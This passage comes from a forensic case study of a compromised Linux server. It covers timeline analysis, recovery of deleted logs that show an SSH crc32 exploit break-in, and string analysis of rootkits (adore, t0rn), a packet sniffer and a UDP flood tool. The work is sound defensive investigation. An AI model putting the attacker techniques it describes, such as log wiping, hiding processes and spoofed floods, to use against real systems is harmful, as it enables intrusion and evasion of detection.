-rwxr-xr-x miksu/users       0 2001-11-30 18:52:00 qzq/tcp.log
```

```
-rwxr-xr-x root/root   2290618 2002-04-28 12:26:53 qzq/sshd2
```

Jackpot! It looks like we have the hacker's main toolkit. We see here many of the same tools we found on the system. We can see that the files were extracted into the root home directory (in the "qzq" directory). We now know how those tools arrived on the system – they were copied from the "qzq" directory. This kit may be similar to the one that was downloaded in the command history of the "leo" account.

It is interesting to note that when the system was first compromised that the hacker immediately deleted the compressed file set (.tgz or .tar.gz) once the files were extracted from them. The "baha.tar.gz" file was left around and not deleted. A good question was it the same hacker that got sloppy as they got more confident, or do we have more than one hacker?

To prove that our tools haven't modified the images in any way we will first un-mount the image files (using the "umount" command) and then calculate the md5 sum of the images again and compare them to the ones we took earlier

```
# umount /waitn /waitn/root
# md5sum /images/hda1.img
7a0da55f4486891df866a8fb6b32ad5b  /images/hda1.img
# md5sum /images/hda5.img
77f8eb501d0c0cc3e6109bf27e95a3a4  /images/hda5.img
# md5sum /images/hda6.img
4b7a13920497a6373df86130bc225e37  /images/hdb6.img
```

The md5 sum values are the same as the ones we calculated earlier. We can conclude that our tools didn't modify the images in any way. We would expect this as the images were mounted read-only.

2.6 Timeline Analysis

A timeline is a listing of all the files on the system, including system commands, sorted in date order. Each file has three dates associated with it: the last accessed date, last modified date, and last date the file status information was changed. The last accessed date is the date the file was last read or written. The last modified date is the date the file was last updated. The last date the file status information was changed is the date the information about the file was changed. It could be the date the file was created, the date the file ownership or permissions were changed, etc. If a file has different last accessed, modified and last status changed dates, then it will appear in the timeline 3 times (once for each of the dates). This listing can give several clues to what was done on the system and when. We have to remember that the timeline doesn't give us a complete picture. It only gives information of when each file was last accessed / modified / status changed. If an "ls" command is issued (which is contained in a file named "ls) to list a file 10 times we would only have information for the 10th time they used the "ls" command. Each time the "ls" command was used the "accessed" timestamp would be updated.

The times in the timeline are local times which are in the Pacific Time Zone.

To create the timeline for the system we will use the program Autopsy[26] as it provides a graphical interface for running the command line tools that create the timeline. The command line tools that Autopsy uses are from the Sleuthkit[27].

The timeline is created in two steps with Autopsy. The first step is to create the data file from all the mountable images of the system we are investigating. In our case we will select the "/" partition image (hda1.img) and the "/root" partition image (hda6.img). The output data file is named "body". An MD5 sum is generated so we can check if the file gets modified in any way.

```
Create timeline (body file with autopsy):
  Running fls -r -m on images/hda1.img
  Running ils -m on images/hda1.img
  Running fls -r -m on images/hda6.img
  Running ils -m on images/hda6.img

  Body file saved to /forensics//waitn/output/body

  Entry added to host config file

  Calculating MD5 Value

  MD5 Value: EF01D40C3889356CAE727F94729CF0A7
```

We see that the timeline data file was generated successfully. Before we create the timeline in a form easier for us to read we need some additional information. We need to use the "/etc/password" and "/etc/group" information from the system we are investigating so that the ownerships for the files and directories will be displayed with the correct owner and group. We have to tell Autopsy which image file to find these files in and what the inode numbers are for those files. Autopsy (Sleuthkit actually) uses the inode to reference these files rather than by name. The inode number is the way the system references files. Since numbers are harder for us to work with the system associates a name with an inode number and we typically use the names. To find out the inode number for the "/etc/passwd" and "/etc/group" files we earlier (before we un-mounted the images) used the "ls" command with the "-i" option to display the inode numbers for the files. The inode number is the first number in the output from the command.

```
# ls -ni /waitn/etc/passwd
 209907 -rw-r--r--    1 0        0             949 May  8  2002
/waitn/etc/passwd
# ls -ni /waitn/etc/group
 212349 -rw-r--r--    1 0        0             500 Jul  3  2001
/waitn/etc/group
```

[26] Autopsy. graphical interface to The Sleuth Kit.
URL: http://www.sleuthkit.org/autopsy/index.php (8 September 2003)
[27] SleuthKit. Command line forensic analysis tools.
URL http://www.sleuthkit.org/sleuthkit/index.php (8 September 2003)

We find that the inode number for the “/etc/passwd” file is 209907 and the inode number for the “/etc/group” file is 212349.

We now generate the timeline using Autopsy and tell it to generate the entire timeline and to store the output in a file named “timeline”. We also tell it what image file the files “/etc/passwd” and “/etc/group” are in (hda1.img) and their corresponding inode numbers. Again an MD5 sum is generated so we can tell if the file gets altered in any way.

```
Timeline generation
  Timeline saved to /forensics//gait/gait/output/timeline

  Entry added to host config file

  Calculating MD5 Value

  MD5 Value: D0F1E234B4FE52A68928F003B310C390
```

The timeline is generated successfully. Timeline files are normally quite large and would take a while to view in a web browser (which Autopsy runs in) so our viewing of the timeline will be with our system text editor.

Let's see if we can determine when the system was installed. Here is some quick information on the format of the timeline file. We see the day and date followed by the time, the size of the file, the flags (m – modified date, a – accessed date, c – file status change date), the file permissions, the owner and group of the file, the inode number of the file, and finally the name of the file. If a line doesn’t have the date and time on it then we scan backwards in the file to find previous line that has the date and time. Each line only has a date if it is different than the previous line. This is done (rather than a date on each line) to make the timeline less busy and more readable.

In the case of the owner we will see “root/leo” here because both the “root” and “leo” accounts have an id number of zero. Normally a system will have only one id number per account id, but the hacker made the “leo” account to have the same id number as root so it could have the same privileges as “root” on the system.

```
...
Thu Jun 28 2001 03:52:50    16384 m.c d/drwxr-xr-x root/leo root     11       /lost+found
                                0 mac ---------- root/leo root     1        <hda6.img-alive-1>
Thu Jun 28 2001 03:58:01        0 mac ---------- root/leo root     1        <hda1.img-alive-1>
                            16384 m.c d/drwxr-xr-x root/leo root     11       /root/lost+found
Thu Jun 28 2001 03:58:08     4096 mac d/drwxr-xr-x root/leo root     32193    /root
                             4096 mac d/drwxr-xr-x root/leo root     64385    /proc
Thu Jun 28 2001 03:58:34       46 ..c -/-rw-r--r-- root/leo root     209253   /etc/filesystems
...
                            11941 ..c -/-rw-r--r-- root/leo root     209265   /etc/services
...
Thu Jun 28 2001 03:58:35     4096 ..c d/drwxr-xr-x root/leo root     96578    /etc/opt
...
                             4096 ..c d/drwxr-xr-x root/leo root     96584    /var/preserve
...
                             4096 ..c d/drwxr-xr-x root/leo root     160961   /var/lib/rpm
...
                             4096 ..c d/drwxr-xr-x root/leo root     16102    /var/local
...
```

```
                            4096 m.c d/drwxr-xr-x root/leo root     273634   /mnt
...
                            4096 ..c d/drwxr-xr-x root/leo root     80485    /var/opt
...
                            4096 ..c d/drwxrwxr-x root/leo root     289731   /mnt/cdrom
...
                            4096 ..c d/drwxr-xr-x root/leo root     193157   /usr/local/lib
                            4096 ..c d/drwxrwxr-x root/leo root     16097    /mnt/floppy
...
```

Among others here we see several directories and files that get set up when the system is installed. Although not all are shown, there are many other files and directories that have the file status information changed date all around the same time. We can conclude that the system was installed on June 28, 2001.

Searching through the timeline we don't see any signs that any major updates were installed. If there were we should see additional files in the boot directory (vmlinux… for newer versions of the kernel). We would also see a lot of file statuses changed around the same time.

The system was last used on May 10, 2002 as shown below (we see the end of the timeline).

```
...
Fri May 10 2002 09:14:29     6528 .a. -/-rw-rw-r-- root/leo utmp     113055   /var/run/utmp
                             1008 .a. -/-rw-r--r-- root/leo root     209267   /etc/localtime
Fri May 10 2002 09:14:39      949 .a. -/-rw-r--r-- root/leo root     209907
/var/cache/man/cat1/tee.1.gz (deleted-realloc)
                              949 .a. -/-rw-r--r-- root/leo root     209907   /etc/passwd
                              210 .a. -/-rw-r--r-- root/leo root     16432    /etc/pam.d/other
                              646 .a. -/-rw-r--r-- root/leo root     16433    /etc/pam.d/system-
auth
Fri May 10 2002 09:14:48     1462 m.c -/-rw------- root/leo root     293016   /var/log/messages
```

When was the "leo" account created?

```
Mon Apr 29 2002 10:41:05     1180 .a. -/-rw-r--r-- root/leo root     209516   /etc/login.defs
                            52924 .a. -/-rwxr-xr-x root/leo root     145220   /usr/sbin/useradd
                               96 .a. -/-rw------- root/leo root     257723
/etc/default/useradd
                                7 .a. l/lrwxrwxrwx root/leo root     145208   /usr/sbin/adduser -
> useradd
Mon Apr 29 2002 10:41:06      321 mac -/-rw-r--r-- root/leo root     67368    /tmp/tksysv-
backup/rc.d/init.d/rawdevices (deleted-realloc)
...
                            4096 m.c d/drwxr-xr-x root/leo root     225346   /home
...
                              24 m.c -/-rw-r--r-- root/leo root     67364
/home/leo/.bash_logout
...
                            4096 m.c d/drwxr-xr-x root/leo root     244416
/home/leo/.kde/share/config
...
                            4096 m.c d/drwxr-xr-x root/leo root     212233
/home/leo/Desktop/Trash
...
                             230 .a. -/-rw-r--r-- root/leo root     129028
/etc/skel/.bash_profile
                             688 .a. -/-rw-r--r-- root/leo root     131350   /etc/skel/.emacs
                               5 mac -/-rw------- root/leo root     212195   /etc/group.lock
...
                             230 m.c -/-rw-r--r-- root/leo root     67365
/home/leo/.bash_profile
```

We see first of all the “useradd” command was accessed and one second later we see several files created in the “/home/leo” directory. These files get created when a user account is first created. Other files were created that are not shown to keep it short. The “leo” account was created April 29, 2002 at 10:41am.

When were the system logs deleted?

```
Wed May 08 2002 22:55:53    86498 ..c -rw------- root/leo root     292864   <hda6.img-dead-
292864>
...
                            18719 ..c -/-rw------- root/leo root     293004   /var/log/messages.1
(deleted-realloc)
                            87195 ..c -/-rw------- root/leo root     292996   /var/log/messages.2
(deleted)
...
                                0 ..c -/-rw------- root/leo root     293005   /var/log/secure.1
(deleted-realloc)
                                0 ..c -/-rw------- root/leo root     290133   /var/log/secure.3
(deleted)
...
Wed May 08 2002 22:55:55    86210 ..c -rw------- root/leo root     290120   <hda6.img-dead-
290120>
                            86210 ..c -/-rw------- root/leo root     293003   /var/log/cron.2
(deleted)
                            86210 ..c -rw------- root/leo root     292995   <hda6.img-dead-
292995>
                                0 ..c -/-rw------- root/leo root     292994   /var/log/boot.log.3
(deleted)
                                0 ..c -rw------- root/leo root     293014   <hda6.img-alive-
293014>
                                9 m.c l/lrwxrwxrwx root/leo root     23       /root/.bash_history
-> /dev/null
                             7112 .a. -/-rwxr-xr-x root/leo root     131855   /usr/info/emacx-
1.gz/.qzq/flq.sh
                                0 ..c -rw------- root/leo root     293008   <hda6.img-alive-
293008>
                                0 ..c -/-rw------- root/leo root     290119   /var/log/boot.log.4
(deleted)
                                0 ..c -/-rw------- root/leo root     293008   /var/log/boot.log.1
(deleted-realloc)
...
                                0 ..c -/-rw------- root/leo root     293014   /var/log/boot.log
(deleted-realloc)
```

We see that the script “flq.sh” was run (accessed) on May 8, 2002 at 22:55:55. Remember that the “flq.sh” script is really “LogClear” that deletes log files on the system. It is interesting to note that the logs were deleted from 22:55:53 to 22:55:55. Wait a minute! The access time is the same as when the last of the logs were deleted. You would expect the access time for the script to be the same as when the first log was deleted. This requires some further investigation.

Let’s write our own test script (andy.sh) to examine this.

```
echo "test" >andy.tst
sleep 1m
echo "test2" >andy.tst2
```

The first line of the script creates a file called “andy.tst” that contains the string “test”. The second line of the script waits for one minute before continuing. The third line of the script creates a file called “andy.tst2” that contains the string “test2”. The files are created one minute apart to check if the last accessed time for the script is the same as the when the first file is created or when the second file is created to see if we can duplicate the results above.

We now run the script and list the files with their last access times.

```
# ./andy.sh
# ls -lu andy*
-rwxr-x---    1 root     root           65 Jun  5 11:52 andy.sh
-rw-r--r--    1 root     root            5 Jun  5 11:51 andy.tst
-rw-r--r--    1 root     root            6 Jun  5 11:52 andy.tst2
```

The last accessed time for the script is the same as when the second file was created. We can conclude that the script last accessed time will be the same as when the last command in the script is executed. That is because the system reads and executes scripts one line at a time. This is consistent with the “flq.sh” being run and having the same last accessed time as the last log that was deleted. The system logs were deleted on May 8, 2002 at 22:55.

When was the scanner “strobe” run?

```
Wed May 08 2002 23:38:00      763 .a. -/-rw-r--r-- 1430     users    305967   /dev/ida/1/targets
Wed May 08 2002 23:54:47    39950 .a. -/-rw------- 213      201      305976
/dev/ida/1/strobe.services
                            22498 .a. -/-rwxr-xr-x root/leo root     305972   /dev/ida/1/strobe
```

We see that “strobe” was last run on May 8, 2002 at 23:54. We can also tell that it was started at 23:38 on the same day. The “targets” file is provided as an input file to the “strobe program. It was accessed at 23:38 which is when the “strobe program would have looked at it to see what to scan. The date doesn’t correspond with the network activity noticed by our network guys so it wasn’t this one.

When was “baha.tar.gz” put on the system and the contents extracted?

```
Wed May 08 2002 22:55:28  1128796 ..c -/-rw-r--r-- root/leo root     28       /root/baha.tar.gz
Wed May 08 2002 22:55:36     1904 .a. -/-rw-r--r-- 1002     users    80513    /root/qzq/a/dummy.c
                             1979 .a. l/-rw-r--r-- 1002     users    80510
/root/.netscape/lock (deleted-realloc)
                             2858 .a. -/-rw-r--r-- 1002     users    80498    /root/qzq/a/README
...
                            54361 ..c -/-rwxr-xr-x 1002     users    80535    /root/qzq/ps
                                0 ..c -/-rwxr-xr-x 1002     users    80548    /root/qzq/tcp.log
                             1250 ..c -/-rwxr-xr-x 1002     users    80527    /root/qzq/clean
                              828 ..c -/-rwx--x--x root/leo root     80544    /root/qzq/hostkey
                             1967 ..c -/-rwxr-xr-x root/leo root     80521    /root/qzq/s
                              185 ..c -/-rwxr-xr-x 1002     users    80523    /root/qzq/.1file
                           131049 ..c -/-rwxr-xr-x 1002     users    80542    /root/qzq/wget
                             4212 ..c -/-rw-r--r-- 1002     users    80508    /root/qzq/a/ava.c
                            13921 ..c -/-rwxr-xr-x root/leo root     80538    /root/qzq/snif
```

```
                            4096 ..c -/drwxr-xr-x 1002     users    80496
/root/.xauth/refcount/lliang/strauss.gait.bcit.ca/unix:0 (deleted-realloc)
                             175 ..c -/-rwxr-xr-x 1002     users    80524    /root/qzq/.1logz
                          265585 ..c -/-rwxr-xr-x 1002     users    80533    /root/qzq/netstat
```

Not all of the files are shown as there are many. We see here that the "baha.tar.gz" file was put on the system on May 8, 2002 at 22:55:28. We know that this file extracts files into a "qzq" directory which we see was filled with files on our system the same day only 8 seconds later.

The file status changed flag is the one that would be set when a compressed tar archive is extracted on a system. That is how we determined the above times.

When was the "adore" rootkit in "/tmp/.lp" installed?

```
Mon Apr 29 2002 10:46:59    15554 ..c -/-rwxrwxr-x root/leo 501      305946   /tmp/.lp/adore/ava
                             5468 ..c -/-rw-rw-r-- root/leo 501      305944
/tmp/.lp/adore/adore.o
                             4096 ..c d/drwxr-xr-x 30       root     305942   /tmp/.lp/adore
                              211 ..c -/-rwxr-xr-x lliang   users    305943
/tmp/.lp/adore/startadore
                             1084 ..c -/-rw-rw-r-- root/leo 501      305945
/tmp/.lp/adore/cleaner.o
```

The adore rootkit was installed on Apr 29, 2002 at 10:46. This gives us a clue as to the time frame of the command history we saw earlier for the "leo" account.

When was the IRC Bouncer (psyBNC) in "/tmp/.lp" installed?

```
Wed May 01 2002 14:00:11      423 .ac -/-rw-r--r-- root/leo root     3126
/tmp/.lp/psybnc/help/SOCKSTAT.TXT
                            14296 ..c -/-rw-r--r-- root/leo root     212252
/tmp/.lp/psybnc/src/match.c
                             6184 .ac -/-rw-r--r-- 1026     xfs      67383
/tmp/.lp/psybnc/menuconf/inputbox.c
                              101 .ac -/-rw-r--r-- root/leo root     3138
/tmp/.lp/psybnc/help/BREHASH.TXT
                              334 .ac -/-rw-r--r-- root/leo root     3219
/tmp/.lp/psybnc/help/SWITCHNET.DEU
                              223 .ac -/-rw-r--r-- root/leo root     2992
/tmp/.lp/psybnc/help/LISTAUTOOPS.TXT
                              238 .ac -/-rw-r--r-- root/leo root     3156
/tmp/.lp/psybnc/help/AUTOGETDCC.DEU
                              223 .ac -/-rw-r--r-- root/leo root     3119
/tmp/.lp/psybnc/help/NAMEBOUNCER.TXT
                               66 .ac -/-rw-rw-r-- root/leo root     164053
/tmp/.lp/psybnc/menuconf/help/h502.txt
                              150 .ac -/-rw-rw-r-- root/leo root     164054
/tmp/.lp/psybnc/menuconf/help/h503.txt
                              478 .ac -/-rw-r--r-- root/leo root     3150
/tmp/.lp/psybnc/help/ADDLOG.DEU
                              171 .ac -/-rw-rw-r-- root/leo root     164025
/tmp/.lp/psybnc/menuconf/help/h501.txt
                              120 .ac -/-rw-r--r-- root/leo root     3110
/tmp/.lp/psybnc/help/LISTALLOW.TXT
```

"psyBNC" was installed on the system May 1, 2002 at 14:00. This gives us more clues about the account "leo" command history.

What is the timeframe of the "leo" account command history

We know from the above that the account was created on April 29, 2002. We would expect the command history to start on that day or shortly after. You might want to refer back to the command history for the "leo" account to refresh your memory as to what was attempted. The first entry in the command history is the "passwd" command. The "passwd" command was last executed on May 8, 2002. From the above we know there was activity on the account on Apr 29th so the "passwd" command last accessed time doesn't help us here. The status change date for "/tmp/.lp" is on May 1, 2002 so that doesn't help either. Let's look at when "wget" was installed.

```
Mon Apr 29 2002 10:43:42     4096 m.c d/drwxr-xr-x root/leo root     257716
/usr/share/locale/hr/LC_MESSAGES
...
                          122268 ..c -/-rwxr-xr-x root/leo root     226853   /usr/bin/wget
```

OK. Finally we find something on Apr 29th. "wget" was installed on April 29, 2002 at 10:43. The command history for the "leo" account starts around this time or shortly before. The system was likely compromised shortly before this.

We know that "psyBNC" was installed on May1, 2002 at 14:00 so the command history goes to at least this time. The "psybnc" command was last accessed on May 7. This may be from the command history but more likely was accessed again later. Let's check the commands just before

```
Wed May 01 2002 14:02:14      211 .a. -/-rwxr-xr-x lliang   users    305943
/tmp/.lp/adore/startadore
                             5468 .a. -/-rw-rw-r-- root/leo 501      305944
/tmp/.lp/adore/adore.o
                             1084 .a. -/-rw-rw-r-- root/leo 501      305945
/tmp/.lp/adore/cleaner.o
Wed May 01 2002 14:02:21    15554 .a. -/-rwxrwxr-x root/leo 501      305946   /tmp/.lp/adore/ava
```

The "ava" command was last accessed May 1, 2002 at 14:21 and the previous command "startadore" was last accessed seven seconds earlier. This is likely the time around the end of the "leo" account command history.

Using the same technique the "bin" account command history runs from around April 30 at 8:29 to May 2, 2002 at 12:53. The command history may have started earlier but there was no evidence found to support this.

Not all of the timeline analysis of the files we discovered is included in this paper to keep the size of the paper smaller and to hopefully reduce boredom. If this paper was documentation that was being used for prosecution of the hacker then we would include all of the relevant evidence.

What happened near the end of the timeline?

```
Fri May 10 2002 04:02:01       50 .a. -/-rw-r--r-- root/leo root     289986
/usr/share/man/man1/declare.1.gz
                               47 .a. -/-rw-r--r-- root/leo root     290018
/usr/share/man/man1/type.1.gz
                             1522 .a. -/-rw-r--r-- root/leo root     290046
/usr/share/man/man1/install.1.gz
                             1065 .a. -/-rw-r--r-- root/leo root     290036
/usr/share/man/man1/install-info.1.gz
                               48 .a. -/-rw-r--r-- root/leo root     290026
/usr/share/man/man1/while.1.gz
...
Fri May 10 2002 04:02:11     4096 .a. d/drwxr-xr-x root/leo root     241576
/etc/security/console.apps
                             4096 .a. d/drwxr-xr-x root/leo root     244409   /tmp/tksysv-
backup/rc.d/rc2.d (deleted-realloc)
                             4096 .a. d/drwxr-xr-x root/leo root     112673   /usr/X11R6/doc
                             4096 .a. d/drwxr-xr-x root/leo root     212121   /etc/X11/lbxproxy
                             7572 .a. -/-rw-r--r-- root/leo root     212234
/var/cache/man/cat1/ln.1.gz (deleted-realloc)
                             4096 .a. d/drwxr-xr-x root/leo root     210698
/etc/skel/.kde/share/icons/mini
                             4096 .a. d/drwxr-xr-x majordomo 501      18264
/home/oldmajordomo/.kde/share/icons
                             4096 .a. d/drwxr-xr-x root/leo root     162419
/usr/X11R6/lib/X11/app-defaults
                             4096 .a. d/drwx------ root/leo root     67363    /home/leo
                             4096 .a. d/drwxr-xr-x root/leo root     96578    /etc/opt
...
Fri May 10 2002 09:14:23    81017 .a. -/-rwxr-xr-x root/leo root     32866    /bin/ed
                            58361 .a. -/-rwxr-xr-x root/leo root     33797    /bin/gunzip
                               15 .a. l/lrwxrwxrwx root/leo root     16421
/usr/lib/libcrack.so.2 -> libcrack.so.2.7
                            61125 .a. -/-rwx------ 1000     1000     244441   /bin/netstat
                            70446 .a. -/-rwxr-xr-x root/leo root     16420
/usr/lib/libcrack.so.2.7
                            55705 .a. -/-rwxr-xr-x root/leo root     32791    /bin/cpio
                               15 .a. l/lrwxrwxrwx root/leo root     241459   /lib/libdl.so.2 ->
libdl-2.1.92.so
                            27577 .a. -/-rwsr-xr-x root/leo root     33854    /bin/ping
                           274024 .a. -/-rwxr-xr-x root/leo root     241481   /lib/libnss_nis-
2.1.92.so
                            35481 .a. -/-rwxr-xr-x root/leo root     32502    /bin/dd
                            58361 .a. -/-rwxr-xr-x root/leo root     33797    /bin/gzip
                                3 .a. l/lrwxrwxrwx root/leo root     35134    /bin/gtar -> tar
                            13785 .a. -/-rwxr-xr-x root/leo root     32572    /bin/echo
                            26437 .a. -/-rwxr-xr-x root/leo root     35311    /bin/login
                            12657 .a. -/-rwxr-xr-x root/leo root     32576    /bin/sleep
                            71897 .a. -/-rwxr-xr-x root/leo root     32531    /bin/ash
...
```

Many lines of this section of the timeline have been excluded in the interest of keeping things short. Starting at May 10, 2002 at 4:02 until the end of the timeline we notice many files from many areas of the system have their last accessed dates modified. It is not likely that all of these files and commands were accessed or executed at the same time. What could cause this? One possibility is a system backup. There is no evidence that system backups were done on this system. The system was checked for backup jobs but none exist. Another possibility is that we have a hacker on our hands who has more knowledge than the average script kiddie. They could have been altering the last accessed time for every file and command in the system to hide their activities from any timeline analysis. It was fortunate that we unplugged the machine when we did as if we waited for a while we might have lost all of the timeline information (it would all be altered to around the same time) and make it harder or impossible to track down the activities.

2.7 Recovering Deleted Files

We will be using Autopsy to recover deleted files on our system. Autopsy makes recovering deleted files as easy as point and click. When using Autopsy for forensics, it has an option to view all deleted files. We will start here when recovering deleted files.

Most of the log files were deleted by the "flq.sh" (LogClear) script. Let's see if we can recover any of these deleted logs to see if we can get any more information on how the system was originally compromised.

dir/in	File Name	Modified Time	Access Time	Change Time	Size	UID	GID	Meta
r/r	messages.1	2002.04.29 10:41:24(PDT)	2002.04.28 04:02:01(PDT)	2002.05.08 22:55:53 (PDT)	18719	0	0	293004 (realloc)

When a file is deleted the file status change time is updated with the time that it is deleted. We see that the "messages.1" log file was deleted May 8, 2002 at 22:55. This confirms what we established when we were looking at the timeline information. Fortunately the data is still available and the system hasn't overwritten it yet. Let's take a look at it.

messages.1

```
...
Apr 29 10:38:08 waitn sshd[3311]: Disconnecting: Corrupted check bytes on input.
Apr 29 10:39:40 waitn sshd[3372]: Disconnecting: crc32 compensation attack: network attack
detected
...
Apr 29 10:40:09 waitn sshd[3395]: Disconnecting: crc32 compensation attack: network attack
detected
Apr 29 10:40:25 waitn sshd[3407]: Disconnecting: Corrupted check bytes oninput.
Apr 29 10:40:35 waitn sshd[3414]: Disconnecting: Corrupted check bytes on input.
Apr 29 10:41:06 waitn adduser[3418]: new user: name=leo, uid=0, gid=0, home=/home/leo,
shell=/bin/bash
Apr 29 10:41:24 waitn sshd[3424]: Accepted password for ROOT from •••.•••.72.227 port 4064
Apr 29 10:41:24 waitn sshd[3424]: Could not reverse map address •••.•••.72.227.
Apr 29 10:41:24 waitn PAM_unix[3424]: (system-auth) session opened for user leo by (uid=0)
```

Very interesting! We now know how the system was compromised. They used the SSH crc32 compensation attack detector exploit. One of the advisories[28] gives us an explanation of the exploit:

> "In 1998 Ariel Futoransky and Emiliano Kargieman [2] discovered a design flaw in the SSH1 protocol (protocol 1.5) that could lead an attacker to inject malicious packets into an SSH encrypted stream that would allow execution of arbitrary commands on either client or server. The problem was not fixable without breaking the protocol 1.5 semantics and thus a patch was devised that would detect an attack that exploited the vulnerability found. The attack detection is done in the file deattack.c from the SSH1 source distribution. A vulnerability was

[28] SSH1 CRC-32 compensation attack detector vulnerability. CORE SDI. 8 February 2001. URL: http://www.securityfocus.com/advisories/3088 (8 September 2003)

found in the attack detection code that could lead to the execution of arbitrary code in SSH servers and clients that incorporated the patch."

For further reading, a runtime analysis on this exploit was done by Dave Dittrich[29].

We see that after the last attempt that the user account "leo" is created on the system on April 29, 2002 at 10:41. The "leo" account is used shortly after. This corresponds with our conclusions when we were looking at the timeline. We now know when and how the system was compromised.

To further support this we will attempt to restore the "wtmp.1" file which would contain the corresponding logon record.

```
dir/in    File Name    Modified Time  Access Time    Change Time     Size   UID GID Meta
  r/r     wtmp.1       2002.04.29     2002.04.01     2002.05.08      768    0   22  293009
                       10:49:03(PDT)  04:02:00(PST)  22:55:53(PDT)
```

The "wtmp.1" file is recoverable. As expected it was deleted around the same time the "messages.1" file was deleted May 8, 2003 at 22:55by the log deletion script "flq.sh". We will get Autopsy to save the recovered data into a file named "images-hda6.img-var.log.wtmp.1.raw". We cannot view this file directly as it is in a format that is convenient for saving logon information but is not good for viewing. We will use the "last" command that shows a listing of user account logins and logouts with the "-f" option to specify which file to get the information from.

```
# last -f images-hda6.img-var.log.wtmp.1.raw | more
leo      pts/0        •••.•••.72.227   Mon Apr 29 10:41 - 10:49  (00:07)

images-hda6.img-var.log.wtmp.1.raw begins Mon Apr 29 10:41:24 2002
```

The login record confirms the login time of the "leo" account.

The "kit.tgz" file or the files in "/tmp/.lp/rootkit" would be interesting to recover to find out what those files are. Unfortunately they are not recoverable as the system has re-used the disk area they were stored in.

Another technique we can use to view the currently unallocated parts of the hard drive is to use the "dls" tool from Sleuthkit to extract all of the unallocated data from the images and then use the "lazarus" tool from The Coroner's Toolkit[30] to identify what is in each unallocated area in the image. The unallocated areas of the hda1 and hda6 images were examined and no additional evidence was found.

You can also use the "lazarus" tool to view the contents of the swap area. The swap area is where the operating system (Linux in this case) temporarily puts its memory contents when it can't all fit into the real memory. Bits of evidence can be found that may not necessarily be found anywhere else. Programs have data structures that can

[29] Dittrich, David A. "Analysis of SSH crc32 compensation attack detector exploit". Nov 15 2001.
URL: http://staff.washington.edu/dittrich/misc/ssh-analysis.txt (8 September 2003)

[30] The Coroner's Toolkit (TCT).
URL: http://www.porcupine.org/forensics/tct.html (8 September 2003)

contain connection information, usernames, etc. that can be useful in an investigation. In this case usernames and hostnames of the IRC "network" were discovered. They are not displayed here to protect the "innocent".

2.8 String Searches

String searches can be extremely valuable in searching large areas to see if specific evidence is on hard drive images or partition images. If the string is found then we know that further examination is required. If the string is not found then we can concentrate our efforts in other areas. String searches can also be useful in identifying unknown programs on the system.

To perform string searches with system commands we can use the "strings" command and the "grep" command. The "strings" command displays the strings of printable characters and by default, strings that are four characters or longer. The "grep" command searches for the specified pattern. To search if certain evidence is contained in a hard drive image or partition image we would run the strings command against the image and take the output and give it to the grep command to find any occurrences of the evidence. To check both allocated and unallocated areas we would search the images. If we only want to search the allocated areas we could search the mounted images with the "grep –R" command to search recursively through the directory structure which would also give us the filename the evidence is contained in.

We can also use the Autopsy keyword search to perform all of the above searches. The results tell us whether the found data is in allocated or unallocated areas. For allocated areas it gives us the filename in the report. We will use Autopsy for our purposes.

Based on what we have discovered so far, what would be good strings to search for in the images?

The user account that was added was named "leo" so the string "leo" would be a good one to search for. It is probably our hackers name or moniker. From the IRC sessions the names "leon4rd" and "l3onard" were also used which look like another version of "Leonard". A search on these might give us a clue as to who the hacker is. Searches were conducted on all of these and no new evidence was found other than the "message of the day" (motd) for the IRC servers which didn't provide any additional information.

On the Romanian website we found that had the name "l3onard", there was an email address present. The images were searched for this email address but it wasn't found. If we had found it, we would have had stronger evidence that we had found our hacker.

We were unable to find any further information about the "kit.tgz" file earlier. A search for that string and the string "rootkit" did not turn up any additional evidence.

The rootkit "t0rn" was found on the system but a string search on "t0rn" didn't find any new information.

As mentioned above, another good use of string searches is to help identify unknown programs on the system. Let's look at a few of the programs we discovered above. These string searches were performed before we un-mounted the images so we don't need to re-calculate the md5 sums of the images to show they didn't change.

The "/usr/sbin/xntps" program was added by our hacker and gets started each time the system boots. We will run strings against the file with the "-a" option to scan the whole file.

```
# strings -a /waitn/usr/sbin/xntps
...
sshd version %s [%s]
Usage: %s [options]
Options:
/lib/lblip.tk
  -f file    Configuration file (default %s/sshd_config)
  -d         Debugging mode
  -i         Started from inetd
  -q         Quiet (no logging)
  -p port    Listen on the specified port (default: 22)
  -k seconds Regenerate server key every this many seconds (default: 3600)
  -g seconds Grace period for authentication (default: 300)
  -b bits    Size of server RSA key (default: 768 bits)
/lib/lblip.tk/shk
  -h file    File from which to read host key (default: %s)
  -V str     Remote version string already read from the socket
...
```

It looks like this program is a version of sshd. It is started with the "-q" option which means there is no logging. The files used by this program are in "/lib/lblip.tk". This program is part of the T0rnkit rootkit.

The "ava" file is part of the "adore" rootkit. Let's see if there is any information that tells what it is for.

```
# strings -a /waitn/tmp/.lp/adore/ava
...
Usage: %s {h,u,r,R,i,v,U} [file, PID or dummy (for U)]
       h hide file
       u unhide file
       r execute as root
       R remove PID forever
       U uninstall adore
       i make PID invisible
       v make PID visible
Checking for adore  0.12 or higher ...
...
```

We see the help information for the program. It is used to hide files and processes so everyone else on the system won't see them when they use the modified "system" commands to view the processes and files.

We earlier mentioned that we will confirm if the “tks” program is “LinSniffer”. Let’s run strings against it and see what we find.

```
# strings -a /waitn/dev/xdf2/tks
cant get SOCK_PACKET socket
cant get flags
cant set promiscuous mode
eth0
...
linsniffer.c
...
```

Yes, it looks like LinSniffer. The promiscuous mode would be set on the network card so it passes all the traffic it sees to the program. Normally it would only see the traffic that is being sent to the computer.

Several of the other programs were checked with strings and found to be denial of services and scanners.

Another interesting program to look at is “vadim”. The strings output follows:

```
# strings -a /waitn/dev/ida/1/vadim
...
Vadim v.Ibeta by Luciffer
Anybody
Registered to: %s
--------------------------------
Slashing your angry Vadims at %s, port %d spoofed as %s
Unknown host: %s
Syntax: %s <host> <port> <spoof>
<host>    : either hostname or IP address.
<port>    : any open UDP port number.
<spoof>   : any real, unused ip.
...
```

It looks like some kind of denial of service program. A search on google[31] for “Vadim v.Ibeta by Luciffer” and we find the source code at http://xploited.ssc.net/exploits/nukers/vadiml.c.

```
/*
#############################################################################################
###
# So, that's a real flood program, coded by Luciffer, the name Vadim , it's from a real romanian
#
# politician named Corneliu Vadim Tudor , i like him very much . I will dedicate that program to
#
# him. So let's see what we have .. Soon will be done a new version with new atachaments ....
#
# It's better than stealth or nestea , teardrop or something else .. trust me .. i know that .
#
```

[31] Google search engine. Google.
URL: http://www.google.com (18 July 2003)

```
# Sorry , but if u wanna spoof the adress se only 127.0.0.1 , so ..... it's the only one who
work. #
